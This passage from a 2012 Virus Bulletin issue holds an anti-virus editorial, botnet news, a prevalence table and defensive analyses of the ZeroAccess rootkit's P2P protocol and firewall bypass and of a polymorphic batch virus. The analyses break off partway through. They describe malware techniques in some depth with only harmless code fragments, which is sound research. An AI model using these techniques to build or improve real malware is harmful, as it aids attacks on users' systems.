MAY 2012

virus BULLETIN

Fighting malware and spam

CONTENTS

IN THIS ISSUE

MOVING ON

Has AV run its course and is it time to move on? Chad Loeven considers the arguments.

page 2

P2P DISTRIBUTOR

Win32/Sirefef (a.k.a. ZeroAccess) is one of the most prevalent threats in the wild today. Its main component is a kernel-mode driver, which implements a kernel-mode P2P file distribution system to deploy new malware components and upgrade existing ones. Chun Feng describes the design and implementation of this P2P file distribution system.

page 4

FINDING THE HOLY GRAIL

A polymorphic batch file appears to be a holy grail to some virus writers, perhaps because of how insanely difficult it is to produce one. In spite (or perhaps because) of the challenges, one virus writer has managed it with BAT/Lymer. Peter Ferrie picks apart the details.

page 9

ISSN 1749-7027

vb

'Has AV run its course and is it time to move on?'

Chad Loeven, Silicium Security

AV: MIND THE GAP

At every security conference you will meet a colleague who surfs the Internet bareback, convinced that AV provides such little protection that they might as well plunge ahead and take their chances. They have their own alternative strategies of running VMs, regular reimaging or simply eschewing *Windows* altogether. While not mainstream, such sentiments do raise a legitimate question: has AV run its course and is it time to move on?

If you take 'AV' literally to mean a standalone anti-virus application, there is a case to be made that, like disk defragmenters, AV should be a feature, not a product. *Microsoft* declared as much several years ago with the release of *Security Essentials*.

If we use 'AV' as shorthand for 'endpoint security suite', the case for the defence is much stronger. However, the industry has a certain culpability for creating a false sense of security. Tag lines such as 'ultimate protection' and 'complete security' are more compelling than an honest statement that would read something like: 'It will stop most of the common threats that most users will come across most of the time, but won't do much if we haven't seen it before. You're still better off running it than not.'

More than one vendor touts their ability to detect unknown threats, even though *AV-Comparatives* showed recently[1] that no product was able to detect more than 61% of these threats.

Nevertheless, as Paul Ducklin has pointed out[2], the leading vendors all provide a level of protection and remediation that users would be ill-advised to forego. The core weakness in these products is their reliance on signatures and block lists – which are excellent for stopping what is already known, but even behavioural signatures can be bypassed by determined foes. Some vendors are now pushing new approaches, like Indicators of Compromise, yet these too are merely signatures by another name[3].

Paul also raised a key point that gets little acknowledgement from security vendors: while a sophisticated threat actor can bypass signature-based products more or less at will, the cost of doing business has risen dramatically for cybercriminals[4].

As an industry, we collectively push two falsehoods:

1. That our products provide the security the user needs.
2. That the cybercrime threat is pervasive and out of control.

I believe that the second point is true for certain industries and governments. I've sat with incident response teams as they play whack-a-mole with compromised machines. For them, the reality is that at any given moment a certain number of their endpoints will be compromised, often by sophisticated state-sponsored attackers. As serious as that is, blanket statements such as those that compare cybercrime to the illegal drugs trade are counterproductive. As we saw in the recent Carberp takedown, cybercrime can be lucrative for some, but the risks are high, the costs of operation higher, and the logistics and required organizational skills are daunting for all but the most well financed and connected of criminal organizations.

Let's keep up the good work and improve the industry cooperation that keeps the heat on these groups. One area we can improve is standardizing and formalizing threat sharing. There are many good industry initiatives, but the reality is that most threat data is still shared on an ad-hoc basis, bilaterally and based on personal trust relations. Let's make sure we communicate to consumers and enterprises the value of defence in including AV.

Let's also change the message – every security product has gaps and blind spots. To pretend otherwise is counterproductive. Changing the message won't detract from the value of these solutions, but will give customers a realistic expectation of what they are getting and what their risks are. And remember: in our role as technologists, we play just one part. Real security will come through effective policy, legal action and political pressure on jurisdictions that provide safe harbour to bad actors.

[1] http://www.siliciumsecurity.com/2012/01/16/when-being-1-means-a-42-failure-rate/.
[2] http://nakedsecurity.sophos.com/anti-virus-is-no-good-discuss/.
[3] http://www.siliciumsecurity.com/2012/03/14/apt-and-bots-both-matter/.
[4] http://www.nytimes.com/2012/04/15/opinion/sunday/the-cybercrime-wave-that-wasnt.html?src=recg.

NEWS

FLASHBACK CASH

The Flashback Mac OS X botnet may have generated up to $10,000 per day for its operators, according to researchers at *Symantec*.

The researchers reverse engineered the various components of OSX.Flashback.K in an attempt to determine the motivation behind the attack, and found that an ad-clicking component is loaded into *Chrome*, *Firefox* and *Safari*, where it intercepts GET and POST requests from the browser. The malware focuses on *Google* search queries and redirects clicks from infected machines so that the attackers receive the ad revenue.

Last year, *Symantec*'s researchers estimated that a botnet measuring in the region of 25,000 infections could generate its author(s) up to $450 per day through ad-clicking trojans. Scaling this up to the 700,000 Mac machines that made up the Flashback botnet at its height, the researchers calculated that Flashback could easily have generated $10,000 per day.

The biggest Mac botnet seen to date seems to have hit academia pretty hard, with Oxford University's network security team (OxCERT) reporting what was 'probably the biggest outbreak [they had seen] since Blaster' – several hundred Flashback incidents having been dealt with on university systems and infections continuing to appear. Manchester University in the UK also warned students and staff about the trojan, saying that the majority of infections were occurring within the university's halls of residence. The university's Mac users were urged to install anti-virus protection.

Eugene Kaspersky set the cat among the pigeons last month when, referring to the spread of the Flashback trojan, he declared that *Apple* was '10 years behind *Microsoft* in terms of security.' His comment sparked debate among members of the anti-malware community as to the relative merits of *Apple* versus *Microsoft* security policies and procedures – but perhaps he had a point when it comes to Mac users themselves. As Kurt Wismer put it in a *Twitter* comment: 'It's not surprising, but it is somehow amazing that people are still arguing against running AV on their Macs.'

RELIGION RISKIER THAN PORNOGRAPHY

Religious-themed websites are among the most dangerous on the Internet, according to *Symantec*'s 2011 threat report.

Religious and ideological sites were found to be carrying more threats than pornographic sites – in fact, pornographic sites slipped down to the bottom of the list of the top ten most infected website categories.

More facts and figures can be found in the report at http://www.symantec.com/threatreport/.

Prevalence Table – March 2012[1]

Malware	Type	%
Autorun	Worm	7.74%
Sality	Virus	5.10%
LNK-Exploit	Exploit	5.07%
Heuristic/generic	Virus/worm	4.90%
VB	Worm	4.84%
Iframe-Exploit	Exploit	4.55%
Hotbar	Adware	4.41%
Conficker/Downadup	Worm	4.09%
Encrypted/Obfuscated	Misc	4.02%
Heuristic/generic	Trojan	3.57%
Agent	Trojan	3.44%
Adware-misc	Adware	3.40%
Zbot	Trojan	3.35%
Kryptik	Trojan	3.07%
Downloader-misc	Trojan	2.44%
Blacole	Exploit	2.39%
Exploit-misc	Exploit	2.14%
Slugin	Virus	2.03%
WinWebSec	Rogue	1.77%
Virut	Virus	1.68%
Redirector	PU	1.67%
FakeAV-Misc	Rogue	1.60%
Pameseg	Trojan	1.54%
Sirefef	Trojan	1.46%
AutoIt	Trojan	1.28%
Cycbot	Trojan	1.18%
Pushbot	Worm	1.18%
Virtumonde/Vundo	Trojan	1.12%
Crack/Keygen	PU	0.97%
Potentially Unwanted-misc	PU	0.97%
Bumat	Trojan	0.95%
Dropper-misc	Trojan	0.81%
Others[2]		11.31%
Total		100.00%

[1]Figures compiled from desktop-level detections.

[2]Readers are reminded that a complete listing is posted at http://www.virusbtn.com/Prevalence/.

MALWARE ANALYSIS 1

EVILMULE IN KERNEL MODE – AN ANALYSIS OF THE NETWORK FUNCTIONALITY OF SIREFEF

Chun Feng
Microsoft, Australia

Win32/Sirefef (a.k.a. ZeroAccess and max++) is one of the most prevalent threats in the wild today. The main component of Sirefef is the kernel-mode driver, which is dropped by a Sirefef dropper and replaces a chosen *Windows* device driver. This kernel-mode component of Sirefef is both complicated and advanced [1]:

1. It creates a 'hidden volume', which is used to store additional malware components. This 'hidden volume' cannot normally be accessed.
2. It implements a disk-level hook to hide its presence on the affected system – reading from the replaced driver returns the original clean copy; writing to the replaced driver won't actually change the file.
3. It includes a self-defence mechanism to protect itself against security-related software. Any process that attempts to access Sirefef calls ExitProcess() and quits [1, 2] .

However, the main payload is in the kernel-mode driver – details of the network functionality utilized in recent Sirefef variants haven't been published to date. A detailed look into the Sirefef driver reveals that it implements a kernel-mode P2P (peer to peer) file distribution system that can be used to deploy new malware components or upgrade existing ones. This article focuses on the design and implementation of this P2P file distribution system (hereafter referred to as P2P system).

BYPASS WINDOWS FIREWALL

Before Sirefef starts executing its network functionality, it attempts to bypass the *Windows Firewall* to make sure the traffic won't be blocked. It does this by:

1. Sending an IRP_MJ_DEVICE_CONTROL request with a particular I/O control code to device \Device\ipnat, which is used by the *Windows Firewall* on *Windows XP* (as a side effect, Network Address Translation (NAT) is turned off).
2. Setting up a symbolic link between \Device\00000033 and a user-visible name for a device used by the *Windows Firewall* on *Windows Vista* and later. The symbolic link causes any attempt to access the original device to be redirected to the new one (\Device\00000033). The new device does not interpret the control codes in the correct way, resulting in the firewall not functioning properly.

PEER ORGANIZATION

In a P2P system, peer discovery is the key to supporting the peer organization, so each peer can be aware of other available peers and keep updated when others join or leave. Sirefef's peer discovery mechanism utilizes a simple configuration file. The Sirefef dropper drops a configuration file named '@' to the hidden volume, e.g. \??\ACPI#PNP0303#2&da1a3ff&0\@, where \??\ACPI#PNP0303#2&da1a3ff&0 is the path of the hidden volume. (When a host is infected with Sirefef, the dropper posts infection information to a remote server in a .cn domain, which presumably is used to collect infection data and generate the peer configuration file.) The configuration file is a binary file that contains a number of eight-byte pairs – each pair has four bytes for the peer's IP address followed by four bytes for the timestamp (elapsed time, in seconds, since the beginning of 1980) of the last active time of the peer. When the Sirefef peer starts up, it reads up to 256 pairs from the peer configuration file '@'. Each peer generates a unique 32-bit value derived from ExUuidCreate() as its own peer ID, which is used in peer communication (as discussed below).

The Sirefef peer listens on one TCP port for the incoming command packet, and one UDP port for the incoming peer status change packet. It updates its peer configuration based on the received peer status change packet. The same hard-coded value (e.g. 5207) is used as both TCP port number and UDP port number. Different Sirefef variants may use different hard-coded values, and Sirefef peers only communicate with other peers that are of the same variant as their own, i.e. peers communicating with each other are always listening on the same port number.

HANDLING ASYNCHRONOUS IRP

Sirefef uses Transport Driver Interface (TDI) to send and receive TCP/IP packets in kernel mode. Since most TDI operations are asynchronous, TDI IRPs need to be handled asynchronously. Sirefef doesn't use the commonly used I/O completion routine to handle the completed IRP asynchronously; instead it uses the I/O completion port, which can handle many concurrent asynchronous I/Os more quickly and efficiently [3].

Sirefef adopts object-oriented implementations when handling the IRP with the I/O completion port. It creates an object in which it saves the connection-related information

(e.g. remote peer address etc.). To handle the IRP with the I/O completion port, the IRP is populated as follows (also shown in Figure 1):

1. IRP.CurrentStackLocation->FileObject->CompletionContext->Port is set to a global I/O completion port, so when the IRP is completed, it is queued into this I/O completion port.
2. IRP.CurrentStackLocation->FileObject->CompletionContext->Key is set to the pointer of the aforementioned object as the I/O completion context.
3. IRP.Tail.Overlay.AsynchronousParameters.UserApcContext is a 'multiplexing' of the TDI operation and the corresponding buffer pointer for this TDI operation: the lowest three bits indicate the TDI operation and the highest 29 bits (the buffer is allocated from the kernel memory pool, so it is always eight bytes aligned, i.e. the lowest three bits are always zero) are used as the pointer to an allocated buffer (e.g. the sending/receiving packet buffer). For



Figure 1: Handling asynchronous IRP with I/O completion port.

some TDI operations – such as TDI_ACCEPT – the buffer is not used and its pointer value is set to zero (see Table 1).

	Protocol	Lowest 3 bits	Highest 29 bits
TDI_CONNECT(3)	TCP	001(1)	0
TDI_LISTEN(4)	TCP	001(1)	0
TDI_DISCONNECT(6)	TCP	100(4)	0
TDI_SEND(7)	TCP	011 (3)	Pointer
TDI_RECV(8)	TCP	010(2)	Pointer
TDI_SEND_DATAGRAM(9)	UDP	010(2)	Pointer
TDI_RECEIVE_DATAGRAM(0xA)	UDP	001(1)	Pointer

Table 1: The multiplexing of UserApcContext.

A thread is created to keep scanning the I/O completion port for any completed IRP. The thread calls the 'dispatcher' functions defined in the virtual function table (VTABLE) of the object stored as IRP.Tail.CompletionKey in the completed IRP. The 'dispatcher' function calls the corresponding virtual function defined in the VTABLE based on the TDI operation (the lowest three bits in IRP. Tail.Overlay. AsynchronousParameters.UserApcContext). The VTABLE structure used by the Sirefef object is defined in Figures 2 and 3:

```
destructor()                    // 0
reserved()                      // 4, not used
dispatcher()                    // 8
on_TDI_connect_complete()       // 0C
on_TDI_disconnect()             // 0x10
on_TDI_recv_complete()          // 0x14
on_TDI_send_complete()          // 0x18
```

Figure 2: VTABLE for TCP-related TDI operations.

```
destructor()                    // 0
reserved()                      // 4, not used
dispatcher()                    // 8
on_TDI_recv_datagram_complete() // 0xc
on_TDI_send_datagram_complete() // 0x10
```

Figure 3: VTABLE for UDP-related TDI operations.

PACKET STRUCTURE OF THE P2P PROTOCOL

Sirefef defines its own packet structure for the P2P protocol used for peer communication. As depicted in Figure 4, all the packets contain a packet header section and a payload section. The header section has a fixed length of 16 bytes and the payload section has a variable length section (four bytes aligned). The header section consists of four fields (each field is four bytes):

1. Key: the key used to encrypt/decrypt the packet. Sirefef uses an algorithm (based on the RC4 algorithm) to encrypt/decrypt all the packets sent between peers. The key is usually a hard-coded constant, e.g. 0xCD6734FE (in little-endian byte order).
2. Checksum: the CRC value used for integrity check purposes. Usually this is the CRC value of the whole packet (the CRC field is filled with zeros when calculating). Packets received with a bad checksum value are discarded by the peer.
3. Command: this indicates which operation (request or response) is made by the peer, which could be one of the following four-byte strings (in little-endian byte order):
   - getL
   - retL
   - getF
   - setF
   - srv?
   - yes!
   - news

   Different payload structures are defined for the different commands – these are discussed later.
4. Payload length: the length (in bytes) of the payload section.



Figure 4: The packet structure of the P2P protocol used by Sirefef.

'getL' AND 'retL' COMMANDS

When a peer starts up, it sends a 'getL' command to 64 different remote peers for syncing purposes. The payload section of the 'getL' command is only four bytes, which contains the peer ID of the requesting peer (see Figure 5).

When the remote peer receives the 'getL' command, it checks whether the request has come from itself by comparing the peer ID in the packet with its own peer ID. If



Figure 5: Packet structure of the 'getL' command.

it hasn't come from itself, it replies with a 'retL' command, which contains its own configuration information. The payload section of the 'retL' command consists of two parts (see Figure 6):

1. The peer configuration information defined in the file '@'. This starts with a four-byte 'peer count' field which indicates the number of peer records that follow. Each peer record is eight bytes long: four bytes for the IP address and four bytes for the last active stamp.
2. File information. A list of files (up to 16) is stored in the hidden volume's file store directory (e.g. \??\ACPI#PNP0303#2&da1a3ff&0\U). It starts with a four-byte 'file count' field indicating the number of file records that follow. Each record is also eight bytes: four bytes for the file name (the file name is converted to a hex number) and four bytes for the timestamp (which is used as the version number) of the file.

Thus, the total payload length is 8*(peer count + file count) + 8.



Figure 6: Packet structure of the 'retL' command.

'srv?' AND 'yes!' COMMANDS

When the remote peer receives 'getL' and replies with 'retL' to send the originating peer its own configuration, it also initializes a reverse sync request to sync from the originating peer. The reverse sync command starts with the command 'srv?'. The packet structure of the 'srv?' command is depicted in Figure 7. The packet structure of 'srv?' is similar to 'retL', however it doesn't include the peer configuration information[1].

When the requesting peer receives the 'srv?' command from the remote peer, it replies with the 'yes!' command.

[1] File information filed as sent is not used by the receiving peer in current Sirefef variants.



Figure 7: Packet structure of the 'srv?' command.

The packet structure of the 'yes!' command is exactly the same as that of the 'srv?' command – the receiving peer replies with its own file information.

'getF' AND 'setF' COMMANDS

When the 'retL' or 'yes!' commands are received by the peer, it initializes a file syncing process with the remote peer. The receiving peer parses the received file information and if a file doesn't exist locally, or the version of the local copy is older than the remote version, then it sends a 'getF' command to sync the file from the remote peer. The packet structure of the 'getF' command is depicted in Figure 8. The payload is only four bytes, which is the hex number format of the file name to sync.



Figure 8: Packet structure of the 'getF' command.

The remote peer replies with a 'setF' command to send the file content to the requesting peer. The 'setF' command is split into multiple chunks since the whole size of this command can be very large. First, it sends the 16-byte header; the CRC in the header is only calculated on the header itself and doesn't include the file content, and the payload length is the file length. Then the file content is sent in a number of 0x4000-byte chunks.



Figure 9: Packet structure of the 'setF' command.

When the requesting peer receives the 'setF' command, it saves it with a temporary filename '$<hex>' in the file store folder of the hidden volume (e.g. \??\ACPI#PNP0303#2&da1a3ff&0\U\), where <hex> is an eight-digit hex number. It then sets the ChangeTime, LastAccessTime, LastWriteTime of the file to 0xffffffff; and the CreationTime is set to the same value as the timestamp in the remote peer. So for a certain file, when it is synced from one peer to another, the CreationTime value remains the same – i.e. the CreationTime can be used as the file version number. Once the timestamps of the file have been set successfully, the file is renamed to '@<hex>'. The new copy of the file is loaded by Sirefef if the hex number has the most significant bit set (i.e. the value of <hex> is above 0x80000000). Interestingly, Sirefef uses ZwSetSystemInformation (SystemLoadGdiDriverInSystemSpace,…) to load the file. The file is loaded into kernel memory space, then Sirefef calls the entry point code explicitly to execute it.



Figure 10: Packet structure of the 'news' command.

'news' COMMAND

Sirefef peers use the 'news' command to send notification of other peers' status changes.

When the 'yes!' command is received by a peer, it sends a 'news' command (UDP) to 64 peers in its peer configuration to inform them of the status change of the peer that sent the 'yes!' command. The packet structure of the 'news' command is depicted in Figure 10.

The payload length of the 'news' packet is 12 bytes. The first four bytes are the IP address of the peer whose status has changed, and the next four-byte Delta is the number of elapsed seconds between the peer receiving the 'yes!' command and sending the 'news' command (usually it should be 0). The last four bytes are a character, '@' (ascii 0x40), with the other three bytes zero-filled.

When the 'news' command is received by a peer, the receiving peer needs to update the last active timestamp of the peer specified in the 'news' command. If the peer's last active time is older than 120 seconds, then it updates the specified peer's last active time as 'CurrentTime - Delta' then it broadcasts this 'news' command to all of the peers in its peer configuration.

CONCLUSION

Sirefef is one of the most complicated and advanced rootkits seen in the wild to date. It implements a kernel-mode P2P system which can be used to distribute and upgrade its malware components without using a central server. This distributed P2P malware distribution channel is hard to disrupt, since there is no single takedown point. There are clear signs that the authors of Sirefef are very experienced kernel-mode driver developers, and that they have in-depth knowledge of the *Windows* kernel – many undocumented tricks have been observed in Sirefef and the code is both robust and performance friendly. We believe Sirefef will continue to be active and prevalent in the near future – we will continue to track and analyse this threat as it develops.

REFERENCES

[1] ZeroAccess – an advanced kernel mode rootkit. http://www.prevxresearch.com/zeroaccess_analysis.pdf.

[2] Ször, P. Asynchronous harakiri++. Virus Bulletin, October 2011, pp.11–13. http://www.virusbtn.com/virusbulletin/archive/2011/10/vb201110-asynchronous-harakiri.

[3] I/O Completion Ports. http://msdn.microsoft.com/en-us/library/windows/desktop/aa365198(v=vs.85).aspx.

APPENDIX

The interaction procedure between peers is described in Figure 11.



Figure 11: The interaction procedure between peers.

MALWARE ANALYSIS 2

LIKE A BAT OUT OF HELL

Peter Ferrie
Microsoft, USA

A polymorphic batch file seems like a holy grail to some virus writers, perhaps because of how insanely difficult it is to produce one. In spite (or perhaps because) of the challenges, a virus writer has managed it with BAT/Lymer.

BACK TO BASICS

The virus begins by checking the first parameter that was used to run the program. If it is not a special string (a variation of the virus writer's name), then the virus will create a new console window and run the virus there by passing the special string. The second console window is minimized. This allows the virus to run in what should be the background, and the host code to run immediately. The virus writer calls this technique 'stealth' execution. It seems to be the first time that the technique has been used for such a purpose. However, the way in which the virus runs itself might be considered a bug. The virus does not specify a priority class when creating the second console window. As a result, the virus runs with the same priority as the original process.

The virus attempts to enable a command extension that was introduced in *Windows 2000* (despite several references that state incorrectly that the changes were introduced in *Windows XP*). There is no check that this was successful. However, there are only two ways in which it can fail. The first is that the platform is simply too old (i.e. *Windows 95* or *Windows NT*). Secondly, it can fail if the extension is disabled. This can be achieved in two ways. First, the command processor can be launched with the '/V:OFF' switch. This is a local change that affects only that copy of the process. The extension can also be disabled if the 'Software\Microsoft\Command Processor\DelayedExpansion' value in either the HKCU or HKLM hive is set to zero. This is a global change that affects all processes.

The code used to check whether the extensions are enabled is something like this:

```
verify r 2> nul
setlocal enableextensions
if errorlevel 1 goto :eof
```

The 'verify' line will ensure that the error level is set to zero. The 'setlocal' line will set the error code only if it fails to enable the extensions. If the error level is non-zero, then the code will exit.

%RANDOM TIME%

The virus retrieves the current time by writing the output of the 'time' command to a file, reading it back, extracting the minutes field, and then placing the result in an environment variable. It is not known why the virus writer didn't simply use the '%time%' internal variable directly. The time value is used to seed the random number generator in the virus, which is a copy of the *Microsoft Visual C* random number generator ported to the batch language. It is not known why the virus writer didn't use the '%random%' internal variable instead.

VARIABLE VARIABLES

The virus places the name of each variable that it uses into a pseudo-array (including the name of the pseudo-array itself). Once that has been done, the virus constructs a new, randomly generated name for each entry. The names are between eight and 11 letters long, and the case of each letter is chosen randomly. The code that selects the random letter uses an unusual optimization. Normally, a virus would choose a random number in the range of one to 26, to correspond to the letters 'A' to 'Z', and then convert to lower case if that is the chosen mode. However, this virus chooses a random number in the range of zero to 63, and uses that value as an index into a string. The string consists of the letters 'A' to 'Z' and 'a' to 'z', as expected, but some additional characters are appended after each alphabet in order to increase the length of the sequences to 32 characters. This is necessary because an attempt to access a value beyond the end of a string will return a null character, which could result in a variable with no name if the null is the first character. Since the mask is larger than the size of the alphabet, the characters in the two padding strings will be used occasionally, resulting in certain characters appearing slightly more often than others. There is also one space at the very end of the string, the reason for which will be described below. The new names are used when the virus constructs a new representation of itself.

TOKEN GESTURE

In order to create a new representation of itself, the virus reads each line of virus code from the infected file, and then writes it to a temporary file. The virus stops parsing after it writes the line that contains the special string that is used as the parameter when starting the virus. After the virus has been extracted from the infected file, it reads each line from the temporary file, tokenizes it, and then parses the content. The virus knows how to interpret every component of every keyword that it uses, and it could rebuild itself entirely if only the batch tokenizer would cooperate.

Unfortunately for the virus writer, it does not cooperate. The way in which the virus reads the virus code results in the

replacement of variables with their values in many cases, and these values are written to the temporary file. To work around this, the virus uses specially encoded 'rem' lines in the appropriate locations, to describe the format of the original line. These all begin with the '_' character, followed by the text that should replace the value. The location of the value depends on the line that is being parsed. For example, the 'if' lines will have a value inserted prior to any '~' character. A 'set' line will have a value inserted after the '=' character.

Since certain characters are considered to be 'special' in batch files, they cannot be placed directly anywhere in the code, including in the rem line itself. As a result, the virus has to use an encoded form to represent them. The encoded forms begin with a '#' character, followed by a single letter that represents the special character. The virus uses the letter 'p' to represent the '%' character, 'x' to represent the '!' character, the letter 't' to represent the '^' character, and the letter 'c' to represent the ':' character (although in this case, the letter 'c' is not checked, so any unused character could appear here).

SIZE DOES MATTER

The virus appears to have been optimized for small size (ignoring the 'time' technique above), making the code very dense and quite difficult to read in some places. The minimum number of characters are checked when comparing strings, including using an index into the string in order to select a unique character instead of comparing multiple leading characters. However, the virus writer appears to have overlooked the fact that when accessing a substring beginning with the first character, the index is not needed. For example, the line

```
if /i "!_atok:~0,4!" == "echo" (
```

could have been written as

```
if /i "!_atok:~,4!" == "echo" (
```

There are many lines like this. There is also a 'rem _#p1' line which would decode to '%1', however the line that follows does not contain any reference to a '%1'. Given the line that follows, the 'rem' line indicates that the function originally received its parameter in a different way. It has no effect on the behaviour of the virus in its current form because the line that follows does not require an encoded 'rem' line. However, if someone were to add a line that does require an encoded 'rem' line at that location, then the line would be replaced in an incorrect way.

IF YOU BUILD IT...

The virus produces one polymorphic representation of itself per run, and uses that representation to infect all files that it can find. This makes it a slow polymorph. Each run can take upwards of ten minutes to produce a new copy – which makes it a very slow polymorph. The polymorphism has three forms.

